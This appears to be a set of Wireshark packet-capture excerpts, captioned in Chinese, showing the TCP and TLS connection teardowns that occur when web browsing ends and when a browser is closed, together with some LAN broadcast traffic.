2261	2019-08-07 16:17:40.593551	203.104.150.4	192.168.201.59	TLSv1.2	179	Application Data
2262	2019-08-07 16:17:40.593553	203.104.150.4	192.168.201.59	TCP	60	443 → 52342 [FIN, ACK] Seq=3676 Ack=1628 Win=17920 Len=
2263	2019-08-07 16:17:40.593708	192.168.201.59	203.104.150.4	TCP	54	52342 → 443 [ACK] Seq=1628 Ack=3677 Win=66304 Len=0
2264	2019-08-07 16:17:40.597542	192.168.201.59	203.104.150.4	TCP	54	52342 → 443 [FIN, ACK] Seq=1628 Ack=3677 Win=66304 Len=
2265	2019-08-07 16:17:40.609799	52.229.207.60	192.168.201.59	TCP	1506	443 → 52345 [ACK] Seq=1 Ack=201 Win=262656 Len=1452 [TC

結束網頁瀏覽的封包序列-HTTPS




```
No.   Time                        Source              Destination          Protocol  Length Info
  175 2019-08-19 14:09:47.259877  192.168.201.76      255.255.255.255      DB-LSP…      200 Dropbox LAN sync Discovery Protocol
  176 2019-08-19 14:09:47.261881  192.168.201.76      192.168.201.255      DB-LSP…      200 Dropbox LAN sync Discovery Protocol
  177 2019-08-19 14:09:47.261967  192.168.201.76      255.255.255.255      DB-LSP…      200 Dropbox LAN sync Discovery Protocol
  178 2019-08-19 14:09:47.262072  192.168.201.76      255.255.255.255      DB-LSP…      200 Dropbox LAN sync Discovery Protocol
  179 2019-08-19 14:09:47.262074  192.168.201.76      255.255.255.255      DB-LSP…      200 Dropbox LAN sync Discovery Protocol
  180 2019-08-19 14:09:49.118949  JuniperN_05:27:e2   Spanning-tree-(for…  STP           60 RST. Root = 32768/0/28:8a:1c:05:27:c1  Cost = 0  Port =
  181 2019-08-19 14:09:49.209640  JuniperN_05:27:e2   LLDP_Multicast       LLDP         229 TTL = 120 SysDesc = Juniper Networks, Inc. ex2200-48t-4
  182 2019-08-19 14:09:49.255752  192.168.201.59      119.161.16.12        TCP           54 53987 → 443 [FIN, ACK] Seq=1 Ack=1 Win=1020 Len=0
  183 2019-08-19 14:09:49.255951  192.168.201.59      119.161.16.12        TCP           54 53988 → 443 [FIN, ACK] Seq=1 Ack=1 Win=1022 Len=0
  184 2019-08-19 14:09:49.256105  192.168.201.59      216.58.200.42        TCP           54 49716 → 443 [FIN, ACK] Seq=1 Ack=1 Win=1019 Len=0
  185 2019-08-19 14:09:49.256219  192.168.201.59      216.58.200.227       TCP           54 53981 → 443 [FIN, ACK] Seq=1 Ack=1 Win=1019 Len=0
  186 2019-08-19 14:09:49.256343  192.168.201.59      216.58.200.227       TCP           54 53982 → 443 [FIN, ACK] Seq=1 Ack=1 Win=1023 Len=0
  187 2019-08-19 14:09:49.256437  192.168.201.59      216.58.200.227       TCP           54 53983 → 443 [FIN, ACK] Seq=1 Ack=1 Win=1023 Len=0
  188 2019-08-19 14:09:49.256544  192.168.201.59      216.58.200.227       TCP           54 53984 → 443 [FIN, ACK] Seq=1 Ack=1 Win=1023 Len=0
  189 2019-08-19 14:09:49.256619  192.168.201.59      216.58.200.227       TCP           54 53985 → 443 [FIN, ACK] Seq=1 Ack=1 Win=1023 Len=0
  190 2019-08-19 14:09:49.256729  192.168.201.59      216.58.200.227       TCP           54 53986 → 443 [FIN, ACK] Seq=1 Ack=1 Win=1023 Len=0
  191 2019-08-19 14:09:49.256923  192.168.201.59      216.58.200.38        TCP           54 53974 → 443 [FIN, ACK] Seq=1 Ack=1 Win=1024 Len=0
  192 2019-08-19 14:09:49.257062  192.168.201.59      216.58.200.34        TCP           54 49774 → 443 [FIN, ACK] Seq=1 Ack=1 Win=1024 Len=0
  193 2019-08-19 14:09:49.257179  192.168.201.59      172.217.160.98       TCP           54 53980 → 443 [FIN, ACK] Seq=1 Ack=1 Win=1022 Len=0
  194 2019-08-19 14:09:49.257561  192.168.201.59      52.200.14.132        TLSv1.2     1588 Application Data
  195 2019-08-19 14:09:49.258646  119.161.16.12       192.168.201.59       TCP           60 443 → 53987 [FIN, ACK] Seq=1 Ack=2 Win=126 Len=0
  196 2019-08-19 14:09:49.258738  192.168.201.59      119.161.16.12        TCP           54 53987 → 443 [ACK] Seq=2 Ack=2 Win=1020 Len=0
  197 2019-08-19 14:09:49.258819  216.58.200.42       192.168.201.59       TCP           60 443 → 49716 [FIN, ACK] Seq=1 Ack=2 Win=266 Len=0
  198 2019-08-19 14:09:49.258821  119.161.16.12       192.168.201.59       TCP           60 443 → 53988 [FIN, ACK] Seq=1 Ack=2 Win=119 Len=0
```

結束網頁瀏覽的封包序列-HTTPS




No.	Time	Source	Destination	Protocol	Length	Info
53489	2019-08-07 16:51:30.879852	192.168.201.59	63.251.109.133	TCP	54	52867 → 443 [RST, ACK] Seq=1993 Ack=8521 Win=0 Len=0
53490	2019-08-07 16:51:30.880123	192.168.201.59	63.251.109.133	TCP	54	52866 → 443 [FIN, ACK] Seq=339 Ack=5204 Win=260864 Len=
53491	2019-08-07 16:51:30.880179	192.168.201.59	63.251.109.133	TCP	54	52866 → 443 [RST, ACK] Seq=340 Ack=5204 Win=0 Len=0
53492	2019-08-07 16:51:30.880458	192.168.201.59	63.251.109.143	TCP	54	52843 → 443 [FIN, ACK] Seq=1660 Ack=6285 Win=260608 Len
53493	2019-08-07 16:51:30.880512	192.168.201.59	63.251.109.143	TCP	54	52843 → 443 [RST, ACK] Seq=1661 Ack=6285 Win=0 Len=0
53494	2019-08-07 16:51:30.880776	192.168.201.59	63.251.109.143	TCP	54	52844 → 443 [FIN, ACK] Seq=337 Ack=5204 Win=260864 Len=
53495	2019-08-07 16:51:30.880849	192.168.201.59	63.251.109.143	TCP	54	52844 → 443 [RST, ACK] Seq=338 Ack=5204 Win=0 Len=0
53496	2019-08-07 16:51:30.881136	192.168.201.59	50.116.239.135	TCP	54	52840 → 443 [FIN, ACK] Seq=8829 Ack=5044 Win=65535 Len=
53497	2019-08-07 16:51:30.881191	192.168.201.59	50.116.239.135	TCP	54	52840 → 443 [RST, ACK] Seq=8830 Ack=5044 Win=0 Len=0
53498	2019-08-07 16:51:30.881317	192.168.201.59	50.116.239.135	TCP	54	52852 → 80 [FIN, ACK] Seq=2526 Ack=571 Win=65535 Len=0
53499	2019-08-07 16:51:30.881635	192.168.201.59	50.116.239.135	TCP	54	52841 → 443 [FIN, ACK] Seq=542 Ack=3418 Win=65535 Len=0
53500	2019-08-07 16:51:30.881724	192.168.201.59	50.116.239.135	TCP	54	52841 → 443 [RST, ACK] Seq=543 Ack=3418 Win=0 Len=0
53501	2019-08-07 16:51:30.882149	192.168.201.59	96.7.252.75	TCP	54	52850 → 443 [FIN, ACK] Seq=337 Ack=3085 Win=261632 Len=
53502	2019-08-07 16:51:30.882225	192.168.201.59	96.7.252.75	TCP	54	52850 → 443 [RST, ACK] Seq=338 Ack=3085 Win=0 Len=0
53503	2019-08-07 16:51:30.882614	192.168.201.59	50.116.239.135	TCP	54	52807 → 443 [FIN, ACK] Seq=3235 Ack=3498 Win=65535 Len=
53504	2019-08-07 16:51:30.882680	192.168.201.59	50.116.239.135	TCP	54	52807 → 443 [RST, ACK] Seq=3236 Ack=3498 Win=0 Len=0
53505	2019-08-07 16:51:30.883027	192.168.201.59	50.116.239.135	TCP	54	52808 → 443 [FIN, ACK] Seq=542 Ack=3418 Win=65535 Len=0
53506	2019-08-07 16:51:30.883111	192.168.201.59	50.116.239.135	TCP	54	52808 → 443 [RST, ACK] Seq=543 Ack=3418 Win=0 Len=0
53507	2019-08-07 16:51:30.883611	192.168.201.59	18.136.128.217	TCP	54	52792 → 443 [FIN, ACK] Seq=334 Ack=5654 Win=65535 Len=0
53508	2019-08-07 16:51:30.883672	192.168.201.59	18.136.128.217	TCP	54	52792 → 443 [RST, ACK] Seq=335 Ack=5654 Win=0 Len=0
53509	2019-08-07 16:51:30.884109	192.168.201.59	52.88.201.222	TCP	54	52819 → 443 [FIN, ACK] Seq=333 Ack=3509 Win=65535 Len=0
53510	2019-08-07 16:51:30.884181	192.168.201.59	52.88.201.222	TCP	54	52819 → 443 [RST, ACK] Seq=334 Ack=3509 Win=0 Len=0
53511	2019-08-07 16:51:30.884562	192.168.201.59	67.226.210.15	TCP	54	52803 → 443 [FIN, ACK] Seq=1110 Ack=6165 Win=261120 Len
53512	2019-08-07 16:51:30.884631	192.168.201.59	67.226.210.15	TCP	54	52803 → 443 [RST, ACK] Seq=1111 Ack=6165 Win=0 Len=0
53513	2019-08-07 16:51:30.884999	192.168.201.59	67.226.210.15	TCP	54	52806 → 443 [FIN, ACK] Seq=330 Ack=5445 Win=261632 Len=

關閉瀏覽器的封包序列-HTTPS




```
No.    Time                        Source           Destination       Protocol  Length Info
 37254 2019-08-07 16:40:18.861046  13.107.21.200    192.168.201.59    TCP        1506 443 → 52583 [ACK] Seq=552046 Ack=13898 Win=2101504 Len=
 37255 2019-08-07 16:40:18.861048  13.107.21.200    192.168.201.59    TCP        1506 443 → 52583 [ACK] Seq=553498 Ack=13898 Win=2101504 Len=
 37256 2019-08-07 16:40:18.861050  13.107.21.200    192.168.201.59    TLSv1.2    1227 Application Data
 37257 2019-08-07 16:40:18.861052  13.107.21.200    192.168.201.59    TLSv1.2      92 Application Data
 37258 2019-08-07 16:40:18.861115  192.168.201.59   13.107.21.200     TCP          54 52583 → 443 [ACK] Seq=13898 Ack=556161 Win=262144 Len=0
 37259 2019-08-07 16:40:29.070191  192.168.201.59   172.217.160.82    TCP          54 52582 → 443 [RST, ACK] Seq=480 Ack=3105 Win=0 Len=0
 37260 2019-08-07 16:40:29.071108  192.168.201.59   31.13.87.1        TCP          54 52480 → 443 [RST, ACK] Seq=9726 Ack=6254 Win=0 Len=0
 37261 2019-08-07 16:40:29.071189  192.168.201.59   31.13.87.36       TCP          54 52506 → 443 [RST, ACK] Seq=512850 Ack=2324056 Win=0 Len
 37262 2019-08-07 16:40:29.071373  192.168.201.59   172.217.160.66    TCP          54 52580 → 443 [RST, ACK] Seq=1524 Ack=585 Win=0 Len=0
 37263 2019-08-07 16:40:29.072111  192.168.201.59   203.74.69.145     TCP          54 52575 → 443 [RST, ACK] Seq=1710 Ack=38402 Win=0 Len=0
 37264 2019-08-07 16:40:29.072713  192.168.201.59   172.217.24.18     TCP          54 52581 → 443 [RST, ACK] Seq=480 Ack=3105 Win=0 Len=0
